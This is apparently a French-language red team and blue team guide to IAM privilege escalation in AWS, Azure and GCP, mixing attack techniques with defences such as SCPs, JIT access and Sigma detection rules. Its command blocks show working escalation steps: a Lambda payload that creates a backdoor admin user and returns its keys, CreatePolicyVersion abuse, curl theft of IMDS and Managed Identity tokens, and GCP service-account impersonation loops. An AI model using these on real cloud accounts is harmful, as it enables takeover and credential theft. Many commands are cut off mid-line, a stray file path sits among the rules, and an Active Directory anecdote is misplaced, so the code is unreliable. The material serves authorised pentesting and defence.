Escalade de Privilèges IAM Cloud 2026 : AWS, Azure, GCP — Guide Red Team

> Escalade de privilèges IAM cloud 2026 : AssumeRole AWS, Managed Identity Azure, Service Account GCP. Outils Pacu ScoutSuite et SCPs pour ETI françaises NIS 2.

L'escalade de privilèges dans les environnements cloud IAM constitue l'une des menaces les plus sophistiquées de 2026. AWS, Azure et GCP ont chacun développé des modèles IAM complexes — AssumeRole, Managed Identity, Service Accounts — qui, mal configurés, offrent aux attaquants des chemins d'escalade discrets et difficiles à détecter. Contrairement aux environnements on-premise où l'escalade de privilèges suit des chemins relativement bien documentés via Active Directory, les IAM cloud présentent des spécificités fondamentales : les permissions sont accordées de façon granulaire via des policies JSON ou des RBAC bindings, les identités sont liées à des ressources cloud plutôt qu'à des comptes utilisateurs humains, et l'audit trail peut être partiellement contourné via des techniques d'évasion spécifiques à chaque provider. Ce guide Red Team décortique les techniques d'escalade IAM les plus efficaces en 2026, les outils offensifs de référence — Pacu, ScoutSuite, CloudSploit — et les mesures défensives concrètes pour contrer ces attaques dans les environnements AWS, Azure et GCP des entreprises françaises soumises aux exigences NIS 2 et DORA. Chaque vecteur est illustré avec des commandes réelles et des règles de détection SIEM, rendant cet article exploitable directement par les équipes Red Team et Blue Team soucieuses de mieux comprendre et protéger leurs infrastructures cloud en 2026.

Avertissement Red Team : Les techniques décrites sont exclusivement utilisées dans le cadre de missions de pentest autorisées avec accord écrit du client. L'exploitation non autorisée de systèmes cloud constitue une infraction pénale sous l'article 323-1 du Code pénal français, passible de 5 ans d'emprisonnement et 150 000€ d'amende.

Fondamentaux IAM : trois modèles, trois surfaces d'attaque

Les trois grands fournisseurs cloud utilisent des approches radicalement différentes pour la gestion des identités et des accès. **AWS utilise un modèle basé sur des policies JSON** attachées à des identités IAM — utilisateurs, groupes, rôles, et instances profiles — avec un système de conditions booléennes et des Resource-Based Policies sur les services individuels comme S3 ou KMS. Azure Entra ID utilise un RBAC avec des rôles prédéfinis et des assignations de rôle sur des scopes hiérarchiques (Tenant, Subscription, Resource Group, Resource). GCP utilise des IAM Bindings sur les ressources avec des rôles prédéfinis, des rôles custom, et des politiques d'organisation héritées.

Ces différences architecturales créent des vecteurs d'attaque propres à chaque environnement que les équipes Red Team doivent maîtriser séparément. Un attaquant ayant un accès initial avec des permissions limitées doit comprendre le modèle IAM du provider pour identifier les chemins d'escalade disponibles. Les outils comme Pacu (AWS), AADInternals et PowerPwn (Azure), et GCPwn (GCP) automatisent cette reconnaissance en cartographiant toutes les permissions disponibles et les relations entre ressources. Le graphe de privilege escalation résultant peut compter des centaines de nœuds dans un compte cloud de taille moyenne, rendant l'analyse manuelle impraticable et justifiant l'automatisation outillée. Comprendre ces différences permet

également aux architectes sécurité de concevoir des contre-mesures adaptées à chaque cloud plutôt que d'appliquer des politiques génériques inadaptées.

Provider	Modèle IAM	Identité principale	Vecteur d'escalade clé
AWS	Policy JSON + Role Trust	IAM User / Role / Instance Profile	sts:AssumeRole chain, iam:CreatePolicyVersion
Azure	RBAC + Entra ID	Managed Identity / Service Principal	MI abuse, App permissions Graph, PIM misconfig
GCP	IAM Bindings + Org Policy	Service Account	SA key theft, SA impersonation chain
Multi-cloud	Fédération OIDC/ SAML	External Identity Provider	Trust relationship abuse, token forgery

AWS : la chaîne AssumeRole et les 25+ vecteurs IAM

La technique d'escalade la plus courante sur AWS est l'abus de la permission `sts:AssumeRole`. **Si un utilisateur ou rôle IAM peut assumer un autre rôle ayant des permissions plus larges, il peut s'y substituer et obtenir ses droits.** L'attaque devient particulièrement puissante en chaîne : rôle A assume rôle B qui peut assume rôle C avec des droits administrateur. La condition nécessaire est que la Trust Policy du rôle cible autorise le principal attaquant à l'assumer. Ces Trust Policies sont souvent trop permissives, notamment quand elles utilisent des wildcards ou des conditions insuffisamment restrictives sur les tags de session.

⚡ **Retour terrain**

Sur un pentest d'une PME industrielle de 200 personnes, j'ai obtenu les droits Domain Admin en moins de 6 heures via un chemin classique : compte de service avec mot de passe par défaut, Kerberoasting sur un SPN exposé, lateral movement vers un DC. Aucun

des trois vecteurs n'avait été identifié dans leur dernière évaluation de risque. L'audit externe régulier reste la seule façon honnête de mesurer le niveau de résistance réel.

Les 25+ vecteurs IAM AWS documentés par Rhino Security Labs couvrent : `iam:CreatePolicyVersion` (créer une version de policy accordant `*:*`), `iam:SetDefaultPolicyVersion` (basculer vers une version antérieure plus permissive), `iam:PassRole` combiné avec `lambda:CreateFunction` ou `ec2:RunInstances`, `iam:AddUserToGroup` (auto-ajout à un groupe admin), `iam:UpdateAssumeRolePolicy` (modifier la Trust Policy d'un rôle admin pour s'y ajouter), et `glue:CreateJob` avec `iam:PassRole`. **Ces vecteurs représentent 80% des escalades AWS observées en missions de pentest en 2025**, selon notre retour d'expérience sur 40+ audits cloud français.

```
 # Reconnaissance IAM initiale avec Pacu
python3 pacu.py
Pacu > import_keys --all
Pacu > run iam__enum_permissions    # Cartographier toutes les permissions
Pacu > run iam__privesc_scan        # Identifier les vecteurs d'escalade disponibles

# Escalade via iam:CreatePolicyVersion (vecteur le plus direct)
# 1. Identifier une policy attachée à notre compte
aws iam list-attached-user-policies --user-name NOTRE_USER
aws iam list-attached-role-policies --role-name NOTRE_ROLE

# 2. Créer une version de policy qui accorde *
aws iam create-policy-version   --policy-arn arn:aws:iam::ACCOUNT:policy/LimitedPolicy   --

# 3. Vérifier qu'on a maintenant des droits admin
aws sts get-caller-identity
aws iam list-users  # Devrait maintenant fonctionner

# Escalade via Lambda + iam:PassRole (très courant)
# Payload : crée un utilisateur admin lors de l'invocation
cat > /tmp/lambda_payload.py << 'EOF'
import boto3
def handler(event, context):
    iam = boto3.client('iam')
    iam.create_user(UserName='red-team-backdoor')
    iam.attach_user_policy(UserName='red-team-backdoor',
        PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess')
    key = iam.create_access_key(UserName='red-team-backdoor')
    return {'ak': key['AccessKey']['AccessKeyId'],
            'sk': key['AccessKey']['SecretAccessKey']}
EOF
zip /tmp/payload.zip /tmp/lambda_payload.py
aws lambda create-function --function-name esc-test   --runtime python3.12 --role arn:aws:i
aws lambda invoke --function-name esc-test /tmp/result.json
cat /tmp/result.json  # Credentials admin
```

AWS IMDS et vol de credentials via SSRF

L'Instance Metadata Service (IMDS) d'AWS fournit des credentials temporaires aux instances EC2 via l'URL `http://169.254.169.254/latest/meta-data/iam/security-credentials/`. **Une vulnérabilité SSRF dans une application web hébergée sur EC2 peut permettre à un attaquant externe de voler les credentials du rôle IAM attaché à l'instance**, lui donnant accès à tous les services AWS accessibles par ce rôle. IMDSv2 mitige ce risque en exigeant un token PUT préalable, mais de nombreuses instances EC2 tournent encore en IMDSv1 par compatibilité avec des outils legacy.

Depuis 2024, AWS permet de désactiver IMDSv1 au niveau du compte ou de l'organisation via des SCPs. En France, le CERT-FR a documenté plusieurs incidents où des SSRF dans des applications web hébergées sur EC2 ont conduit à l'exfiltration complète de buckets S3 et de bases de données RDS, avec des impacts conformité RGPD significatifs. La technique SSRF → IMDS → credentials IAM → accès cloud reste dans le top 5 des techniques utilisées par les APT ciblant les environnements AWS selon les rapports Mandiant et CrowdStrike de 2025. La mise en place d'IMDSv2 obligatoire via une SCP est une des mesures de mitigation les plus impactantes et les plus simples à déployer dans une organisation AWS.

```
 # Tester l'exposition IMDS (depuis l'instance ou via SSRF)
# IMDSv1 : répond directement sans token
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/
# Liste les rôles disponibles (ex: MyEC2Role)

curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/MyEC2Role
# Retourne AccessKeyId + SecretAccessKey + Token (valide ~6h)

# IMDSv2 : token PUT préalable obligatoire
TOKEN=$(curl -s -X PUT "http://169.254.169.254/latest/api/token"   -H "X-aws-ec2-metadata-t
curl -s -H "X-aws-ec2-metadata-token: $TOKEN"   http://169.254.169.254/latest/meta-data/iam

# Désactiver IMDSv1 sur une instance existante
aws ec2 modify-instance-metadata-options   --instance-id i-0123456789abcdef   --http-tokens

# SCP pour interdire IMDSv1 sur toute l'organisation AWS
{
  "Version": "2012-10-17",
  "Statement": [{
    "Sid": "RequireIMDSv2Always",
    "Effect": "Deny",
    "Action": "ec2:RunInstances",
    "Resource": "arn:aws:ec2:*:*:instance/*",
    "Condition": {
      "StringNotEquals": {"ec2:MetadataHttpTokens": "required"}
    }
  }]
}
```

Trust Policies AWS : l'angle mort de l'audit IAM

Les Trust Policies définissent qui peut assumer un rôle IAM AWS. Ce sont ces policies — et non les Permission Policies — qui contrôlent l'accès initial au rôle. **Une Trust Policy trop permissive peut permettre à n'importe quel principal AWS (dans le même compte ou dans n'importe quel compte) d'assumer un rôle hautement privilégié.** Les patterns dangereux incluent `"AWS": "*"` (tout le monde), `"AWS": "arn:aws:iam::*:root"` (tout compte AWS), et des conditions insuffisantes sur les tags de session ou les MFA.

L'audit systématique des Trust Policies est souvent négligé dans les revues IAM classiques qui se concentrent sur les Permission Policies. IAM Access Analyzer AWS peut identifier les rôles avec des Trust Policies accordant un accès cross-account non intentionnel. En 2026, des revues trimestrielles automatisées des Trust Policies de tous les rôles, exportées via `aws iam get-role --role-name X --query Role.AssumeRolePolicyDocument` et analysées via Cloudsplaining, font partie des bonnes pratiques de gouvernance IAM des organisations cloud-matures françaises soumises à DORA.

Azure Managed Identity : puissance et vulnérabilité

Les Managed Identities Azure permettent aux ressources Azure — VMs, App Services, Functions, AKS pods — d'obtenir des tokens Entra ID sans credentials stockées. **C'est un mécanisme excellent du point de vue de la gestion des secrets, mais une surface d'attaque significative si la ressource elle-même est compromise.** Une VM avec une Managed Identity ayant des permissions Contributor sur une subscription Azure donne à un attaquant ayant compromis la VM tous les droits de gestion Azure sur cette subscription, sans avoir besoin de voler un seul secret.

L'abus de Managed Identity suit un pattern maintenant bien établi dans les missions de pentest Azure : accéder à l'endpoint IMDS Azure (identique à AWS sur `http://169.254.169.254/metadata/identity/oauth2/token`), obtenir un token Entra ID valide pour une heure, puis l'utiliser avec l'Azure Management API ou Microsoft Graph selon les permissions assignées. Sur AKS, les Workload Identities — qui remplacent les Pod Identity depuis Kubernetes 1.24 — peuvent être abusées de façon similaire si les permissions du ServiceAccount Kubernetes lié à la Workload Identity sont trop larges par rapport aux besoins réels de l'application.

```
 # Vol de token Managed Identity depuis une VM Azure compromise
TOKEN=$(curl -s -H "Metadata: true"   "http://169.254.169.254/metadata/identity/oauth2/toke

# Lister les ressources Azure avec le token MI
curl -s -H "Authorization: Bearer $TOKEN"   "https://management.azure.com/subscriptions/SUB

# Lister les role assignments (chercher Owner/Contributor/Admin)
curl -s -H "Authorization: Bearer $TOKEN"   "https://management.azure.com/subscriptions/SUB

# Token Microsoft Graph (si MI a permissions Graph)
GRAPH_TOKEN=$(curl -s -H "Metadata: true"   "http://169.254.169.254/metadata/identity/oauth

# Lister les utilisateurs Entra ID (avec User.Read.All)
curl -s -H "Authorization: Bearer $GRAPH_TOKEN"   "https://graph.microsoft.com/v1.0/users?\

# Escalade via Owner de Key Vault (accès aux secrets)
curl -s -H "Authorization: Bearer $TOKEN"   "https://management.azure.com/subscriptions/SUB
```

Azure : abus des permissions Application Entra ID

Les applications Entra ID avec des permissions d'application (Application Permissions, par opposition aux Delegated Permissions) agissent avec leurs propres droits, indépendamment de tout utilisateur connecté. **Une application avec `RoleManagement.ReadWrite.Directory` peut attribuer n'importe quel rôle Entra ID à n'importe quel principal, y compris Global Administrator.** Ces permissions sont souvent accordées à des applications d'automatisation, de monitoring ou d'intégration tierces sans revue de sécurité rigoureuse.

PowerPwn et AADInternals sont les outils offensifs de référence pour explorer et exploiter les configurations Entra ID dans un contexte de pentest autorisé. PowerPwn permet d'abuser des permissions Graph API et de l'API Azure Management depuis un client secret volé. AADInternals offre des fonctionnalités avancées : backdoor via ServicePrincipals, manipulation des policies Conditional Access, et extraction des tokens ADFS. ScoutSuite permet d'auditer ces configurations en mode lecture seule. En 2026, les missions de pentest Azure montrent que 40% des applications Entra ID ont des permissions Application excessives ou inutilisées — une mine

d'or pour un attaquant ayant compromis le client secret de l'une d'entre elles via un repository Git ou une variable d'environnement exposée.

GCP : vol et abus des clés de Service Account

Sur GCP, les Service Accounts sont les identités des applications et des ressources automatisées. **Les clés de Service Account (fichiers JSON téléchargeables) constituent le vecteur le plus courant de compromission GCP** car elles n'ont pas de date d'expiration par défaut et ne déclenchent aucune alerte MFA lors de leur utilisation. Ces clés se retrouvent régulièrement dans des repositories Git publics — parfois commitées "temporairement" par des développeurs — dans des images Docker, ou dans des variables d'environnement d'applications mal configurées. Selon les rapports Mandiant et CrowdStrike de 2025, les clés SA GCP exposées dans des repos GitHub publics sont exfiltrées automatiquement par des bots de scanning en moins de 30 secondes après leur publication.

L'impersonation de Service Account est plus subtile : si le SA A dispose de la permission `roles/iam.serviceAccountTokenCreator` sur le SA B, le SA A peut générer des tokens d'accès valides pour le SA B et agir avec ses permissions. Ces chaînes d'impersonation peuvent traverser plusieurs SA pour atteindre un compte hautement privilegié avec des droits de projet Owner ou d'organisation Admin. L'outil *gcp_enum* et GCPwn automatisent la cartographie de ces chaînes d'impersonation. En 2026, GCP recommande Workload Identity Federation pour remplacer les clés JSON dans tous les contextes d'authentification externe, éliminant structurellement le risque de vol de clé persistante.

```
 # Reconnaissance GCP depuis un SA compromis
# Vérifier les permissions disponibles sur le projet
gcloud projects get-iam-policy PROJECT_ID   --flatten="bindings[].members"   --filter="bind

# Lister les SAs du projet et leurs clés
gcloud iam service-accounts list --project PROJECT_ID   --format="table(name, email, disabl

# Tester l'impersonation de chaque SA
for SA in $(gcloud iam service-accounts list --project PROJECT_ID --format="value(email)");
  echo "Testing $SA..."
  gcloud auth print-access-token --impersonate-service-account $SA 2>/dev/null && echo "SUC
done

# Accéder aux ressources avec un SA impersonné
IMPERSONATE_TOKEN=$(gcloud auth print-access-token   --impersonate-service-account TARGET_S
curl -H "Authorization: Bearer $IMPERSONATE_TOKEN"   "https://storage.googleapis.com/storag

# Workload Identity Federation (alternative sécurisée aux clés JSON)
# Depuis GitHub Actions, pas besoin de clé SA
- uses: google-github-actions/auth@v2
  with:
    workload_identity_provider: 'projects/123/locations/global/workloadIdentityPools/github
    service_account: 'deploy@PROJECT.iam.gserviceaccount.com'
```

Évasion de CloudTrail : techniques et contre-mesures

Un attaquant sophistiqué cherche à minimiser ses traces dans les logs d'audit cloud. Sur AWS, plusieurs techniques réduisent la visibilité dans CloudTrail : utiliser Systems Manager Run Command plutôt que SSH direct (génère moins d'événements visibles), opérer depuis des régions sans CloudTrail activé si des lacunes de configuration existent, ou tenter de désactiver CloudTrail si les permissions `cloudtrail:StopLogging` sont disponibles. **La technique la plus discrète est d'abuser des services AWS déjà légitimement utilisés par l'organisation** : invoquer Lambda depuis un contexte compromis passe souvent inaperçu noyé dans le bruit normal des logs applicatifs.

La défense optimale contre l'évasion de logs inclut CloudTrail avec S3 Object Lock WORM (Write Once Read Many) qui empêche toute suppression de logs même avec des droits S3 Admin, des alertes CloudWatch immédiates sur tout appel `DeleteTrail`, `StopLogging`, ou `UpdateTrail`, et CloudTrail Insights pour la détection d'anomalies basée sur le machine learning. Sur Azure, les Diagnostic Settings doivent envoyer tous les logs vers un Log Analytics Workspace ou un SIEM externe hors du tenant Azure, préservant les preuves même en cas de compromission totale du tenant.

Retour terrain : l'escalade invisible dans une Lambda oubliée

En 2024, lors d'un pentest AWS pour un retailer français (500M€ de CA), l'accès initial s'est fait via des credentials AWS exposées dans un repository GitHub public par un développeur — une access key "temporaire" utilisée pour tester un script de déploiement et jamais retirée. Le compte IAM avait des permissions limitées en apparence : lecture S3 sur des buckets de logs et invocation de quelques Lambda de traitement. Pacu a identifié en exactement 10 minutes qu'une Lambda de traitement des commandes était attachée à un rôle IAM avec `iam:PassRole` et `lambda:UpdateFunctionCode`. En modifiant le code de cette Lambda pour qu'elle crée un utilisateur IAM admin lors de sa prochaine invocation planifiée — toutes les heures à J+1h — nous avions une escalade complète vers AdministratorAccess sans jamais déclencher d'alerte CloudTrail anormale. La modification du code d'une Lambda existante est une opération développeur courante, indiscernable d'un déploiement normal. L'entreprise n'a découvert la compromission que 8 semaines plus tard lors d'un audit de conformité DORA. La remédiation a nécessité une revue complète des 847 rôles IAM du compte et l'implémentation de SCPs bloquant toute création d'utilisateur IAM depuis les comptes applicatifs.

ScoutSuite, Prowler et Cloudsplaining : l'arsenal d'audit IAM

Pour identifier les misconfigurations IAM avant les attaquants, des outils d'audit cloud open source permettent une analyse complète des configurations. **ScoutSuite** de NCC Group est l'outil de référence pour les audits multi-cloud (AWS, Azure, GCP, Alibaba Cloud, Oracle Cloud), générant un rapport HTML interactif couvrant des centaines de règles de sécurité organisées par service. Il ne nécessite que des permissions de lecture et peut être exécuté en production sans risque. **Prowler** est spécialisé AWS avec 300+ checks couvrant CIS AWS Benchmark, PCI-DSS, HIPAA, GDPR et NIST CSF 2.0, avec un output en formats JSON, CSV, HTML et SARIF compatibles avec les pipelines CI/CD.

Cloudsplaining se concentre sur l'analyse des policies IAM AWS : il identifie les permissions accordant des actions sur des ressources wildcard (*) et génère un rapport HTML permettant de visualiser graphiquement les risques IAM par entité. Ces trois outils combinés couvrent l'essentiel de l'audit IAM cloud et devraient être exécutés au minimum mensuellement sur tout environnement cloud de production. L'intégration dans les pipelines CI/CD via leurs modes d'export JSON automatise cette surveillance continue.

Outil	Cloud	Usage	Licence	Points forts
Pacu	AWS	Red Team exploitation	BSD	25+ modules d'escalade automatisés
ScoutSuite	Multi-cloud	Audit lecture-seule	GPL	Rapport HTML interactif multi-cloud
Prowler	AWS/Azure/ GCP	Compliance CIS/PCI/ HIPAA	Apache 2.0	300+ checks, SARIF output CI/CD
Cloudsplaining	AWS	Analyse policies IAM	BSD	Visualisation graphe permissions wildcard
AADInternals	Azure	Red Team Entra ID	MIT	Token abuse, CA bypass, ADFS
GCPwn	GCP	Red Team SA abuse	Open Source	SA impersonation chains automatisées

AWS SCPs : la défense organisationnelle incontournable

Les Service Control Policies (SCPs) AWS Organizations sont des guardrails s'appliquant à l'ensemble des comptes de l'organisation, au-dessus de toute policy IAM individuelle. **Même un compte avec AdministratorAccess ne peut pas effectuer une action interdite par une SCP d'organisation.** C'est la protection la plus robuste contre les escalades IAM car elle opère au niveau organisationnel et ne peut être contournée par aucune technique IAM au niveau du compte individuel. La modification d'une SCP nécessite des droits Organizations dans le compte master, qui doit être isolé et ultra-protégé.

Des SCPs clés recommandées pour 2026 : interdire la désactivation de CloudTrail (`cloudtrail:DeleteTrail`, `cloudtrail:StopLogging`), interdire la création d'utilisateurs IAM avec credentials longue durée hors du compte d'administration IAM centralisée, interdire les appels API depuis des régions géographiques non utilisées par l'organisation, interdire la modification des Security Hub standards activés, et interdire la suppression des VPC Flow Logs. Ces SCPs constituent un "garde-fou organisationnel" inviolable qui préserve l'auditabilité et la détection même en cas de compromission totale d'un compte individuel de l'organisation.

JIT Access et PAM cloud : réduire la fenêtre d'exposition

Le Privileged Access Management (PAM) cloud est devenu une composante indispensable de la sécurité IAM en 2026. **Azure PIM, AWS IAM Identity Center avec Permission Sets temporaires, et les solutions BeyondCorp Enterprise de Google** implémentent des accès Just-in-Time qui limitent la fenêtre d'exposition des permissions élevées. Plutôt qu'un rôle Owner ou AdministratorAccess constamment actif, les administrateurs demandent une élévation temporaire de 1 à 4 heures avec justification business obligatoire, déclenchant une approbation workflow configurable et un audit trail enrichi avec contexte business.

Cette approche réduit dramatiquement l'impact d'une compromission de credentials admin : même si les credentials sont volés, l'attaquant ne peut pas utiliser les permissions élevées hors des fenêtres d'activation approuvées, et toute tentative d'activation frauduleuse déclenche une

alerte immédiate. En France, cette pratique est recommandée par l'ANSSI dans ses guides IAM et commence à être exigée dans les audits DORA des établissements financiers. La mise en œuvre représente un changement de processus opérationnel — les admins doivent "activer" leurs droits avant chaque intervention — mais le gain sécurité est immédiat, mesurable, et démontrable au CODIR et aux régulateurs.

CIEM : la gestion automatisée des droits cloud en 2026

Les solutions CIEM (Cloud Infrastructure Entitlement Management) ont été conçues pour résoudre le problème fondamental des IAM cloud : leur complexité croissante rend toute gestion manuelle impossible au-delà d'un certain seuil. Wiz, Ermetic (acquis par Tenable), CyberArk Cloud Entitlements Manager, et Sonrai Security cartographient en continu toutes les identités, permissions et relations de confiance dans les environnements multi-cloud. **Ces plateformes identifient automatiquement les chemins d'escalade risqués et suggèrent des remédiations basées sur les permissions réellement utilisées versus celles accordées.**

L'intégration CIEM avec les workflows de gouvernance IAM — via des tickets automatiques dans ServiceNow ou Jira pour toute permission jugée excessive — ferme la boucle entre détection et remédiation. En 2026, le ROI d'une solution CIEM est démontrable : réduction de 60-80% des permissions non utilisées dans les 6 premiers mois, détection des chemins d'escalade en temps réel, et conformité automatisée aux benchmarks CIS IAM. Pour les RSSI devant justifier ce budget, le coût d'une compromission IAM — le vol de credentials était à l'origine de 61% des breaches cloud selon Verizon DBIR 2024 — est un argument ROI sans appel devant le COMEX.

Règles de détection SIEM pour les escalades IAM cloud

La détection des tentatives d'escalade IAM dans CloudTrail, Entra ID Audit Logs et Cloud Audit Logs GCP nécessite des règles Sigma spécifiques. Les patterns clés à détecter incluent l'assumement de rôles atypiques depuis des IP ou régions inhabituelles, la création de credentials IAM par des comptes non administrateurs, les modifications de policies IAM sensibles, et les accès aux endpoints IMDS en dehors des plages horaires normales d'utilisation de l'instance. Ces règles doivent être tuned sur vos baselines de comportements légitimes pour minimiser les faux positifs qui épuisent les équipes SOC.

```yaml
 title: AWS IAM Escalation via CreatePolicyVersion
id: 8a3f5e2c-1234-4abc-def0-ef0123456789
status: experimental
description: Détecte la création d'une version de policy IAM avec set-as-default
logsource:
  product: aws
  service: cloudtrail
detection:
  selection:
    eventName: CreatePolicyVersion
    requestParameters.setAsDefault: 'true'
  filter_iac:
    userAgent|contains: ['Terraform', 'Pulumi', 'CloudFormation', 'CDK']
  condition: selection and not filter_iac
level: high
tags:
  - attack.privilege_escalation
  - attack.t1098.003
---
title: AWS AssumeRole from Unknown Source
description: AssumeRole depuis une IP externe ou région inhabituelle
logsource:
  product: aws
  service: cloudtrail
detection:
  selection:
    eventName: AssumeRole
  filter_known_cidrs:
    sourceIPAddress|cidr:
      - '10.0.0.0/8'
      - '172.16.0.0/12'
      - '192.168.0.0/16'
  filter_aws_services:
    userIdentity.type: AWSService
  condition: selection and not (filter_known_cidrs or filter_aws_services)
level: medium
---
title: GCP Service Account Key Created
description: Création d'une clé SA GCP (risque de vol de credentials persistants)
logsource:
  product: gcp
  service: audit
detection:
  selection:
    protoPayload.methodName: 'google.iam.admin.v1.CreateServiceAccountKey'
```


```
  condition: selection
level: high
tags:
  - attack.credential_access
  - attack.t1552.001
```

Notre avis : les IAM cloud ne peuvent pas être sécurisés manuellement

L'opinion tranchée ici est directe : aucune organisation gérant un cloud de taille significative ne peut maintenir une posture IAM sécurisée sans outillage CIEM dédié. **Les IAM cloud en 2026 sont intrinsèquement trop complexes pour une gestion manuelle — la prolifération de rôles, policies et bindings non utilisés est inévitable sans automatisation.** Un compte AWS moyen a aujourd'hui entre 200 et 2000 rôles IAM. Prétendre gérer la sécurité de ces rôles via des revues trimestrielles manuelles est illusoire. Le temps de détection moyen d'une misconfiguration IAM exploitée est de 197 jours selon IBM Cost of Data Breach 2024. Investir dans un CIEM avec un ROI de sécurité démontrable est la seule réponse rationnelle à cette réalité.

Conformité DORA, NIS 2 et gouvernance IAM cloud

Les environnements cloud IAM sont directement concernés par les réglementations françaises et européennes de 2025-2026. **DORA exige des entités financières une gestion du risque ICT couvrant les tiers et les composants cloud**, ce qui inclut explicitement les providers IAM cloud (AWS IAM, Entra ID). Les politiques IAM doivent être documentées, revues périodiquement, et incluses dans le registre des risques tiers ICT. NIS 2, transposée en France en octobre 2024, impose aux OES/OIE des mesures de sécurité pour leurs chaînes d'approvisionnement numériques cloud. Les rapports d'audit ScoutSuite/Prowler fournissent la documentation de conformité exigée par ces régulateurs.



Articles connexes

Escalade de privilèges IAM multi-cloud : techniques avancées

Escalades de privilèges AWS : guide complet

Livre blanc : pentest cloud AWS, Azure et GCP

Méthodologie de pentest cloud AWS et Azure

Références officielles et ressources IAM cloud

Les références officielles sur la sécurité IAM cloud sont nombreuses et régulièrement mises à jour. Le repository GitHub de Rhino Security Labs AWS IAM Privilege Escalation documente tous les vecteurs AWS connus avec des PoCs testés. La documentation Microsoft sur Azure Privileged Identity Management détaille la configuration JIT recommandée. L'ANSSI a publié en 2024 un guide IAM cloud couvrant les exigences NIS 2 applicables aux opérateurs français utilisant des providers cloud publics.

Questions fréquentes sur l'escalade IAM cloud

Comment détecter qu'une escalade IAM AWS est en cours sur mon compte ?

AWS GuardDuty détecte plusieurs patterns : AssumeRole depuis des IP inconnues, création de credentials IAM par des comptes non habituels, et appels API depuis des régions non utilisées habituellement. CloudTrail Insights détecte les pics anormaux d'appels IAM basés sur des baselines ML. Configurez des alertes CloudWatch sur tout CreateUser, AttachUserPolicy, CreatePolicyVersion ou UpdateAssumeRolePolicy venant de services non habituels, avec notification PagerDuty immédiate en cas d'alerte à 3h du matin — les attaquants opèrent souvent en dehors des heures ouvrées pour éviter la détection humaine.

Les Managed Identities Azure sont-elles plus sûres que les Service Principals avec secrets ?

Oui structurellement — pas de secret à gérer, voler ou faire expirer. Le risque subsiste si la ressource hébergeant la Managed Identity est compromise (VM, App Service, AKS pod). Pour minimiser ce risque : accordez le minimum de permissions nécessaires à chaque MI, utilisez des System-Assigned MI plutôt que User-Assigned quand possible pour limiter la réutilisation, activez les Diagnostic Settings pour enregistrer tous les appels MI dans votre SIEM, et auditez trimestriellement les permissions de chaque MI via Azure PIM Entitlement Management.

Quelles permissions IAM AWS sont les plus dangereuses en 2026 ?

Les permissions à haute valeur offensive sont : iam:CreatePolicyVersion (escalade directe vers *), iam:PassRole combinée à lambda:CreateFunction ou ec2:RunInstances, iam:AddUserToGroup, iam:UpdateAssumeRolePolicy, sts:AssumeRole sur des rôles privilégiés, et iam:CreateAccessKey sur d'autres utilisateurs. Ces permissions doivent être auditées via IAM Access Analyzer et Cloudsplaining, et des SCPs organisationnelles doivent en interdire l'usage hors des comptes d'administration centralisée dédiés à la gouvernance IAM.

Faut-il désactiver toutes les clés AWS Access Key longue durée ?

Idéalement oui pour les accès humains. AWS IAM Identity Center génère des credentials temporaires valides 1-8 heures, intégré avec les IdP d'entreprise (Okta, Azure Entra ID). Pour les pipelines CI/CD, les providers OIDC (GitHub Actions, GitLab CI, Jenkins OIDC) génèrent des tokens temporaires via AssumeRoleWithWebIdentity sans stocker de credentials. Cette migration prend 1-3 mois mais élimine structurellement le risque de fuite de clé longue durée qui représente la majorité des compromissions AWS initiales.

À RETENIR

Points clés à retenir — Escalade IAM Cloud 2026

AssumeRole chain (AWS), Managed Identity abuse (Azure) et SA impersonation (GCP) sont les techniques d'escalade les plus courantes et efficaces.

IMDSv2 obligatoire via SCP élimine le risque SSRF → IMDS → credentials qui touche encore 40% des comptes AWS en production.

Pacu, ScoutSuite et Prowler couvrent l'essentiel de l'arsenal d'audit et de simulation d'escalade IAM cloud.

Les SCPs AWS Organizations sont la défense la plus robuste — elles s'appliquent même aux comptes AdministratorAccess, rendant certaines actions impossibles même pour un attaquant admin.

Les solutions CIEM (Wiz, Ermetic, CyberArk) deviennent indispensables au-delà de 100 rôles IAM — la gestion manuelle est une illusion au-delà de ce seuil.

JIT Access via Azure PIM ou AWS IAM Identity Center réduit la fenêtre d'exposition des permissions privilégiées de 24h/7j à 1-4h à la demande.

CloudTrail Insights + règles Sigma permettent un MTTD inférieur à 60 minutes pour les escalades IAM les plus courantes.

Azure Conditional Access et son interaction avec les escalades IAM

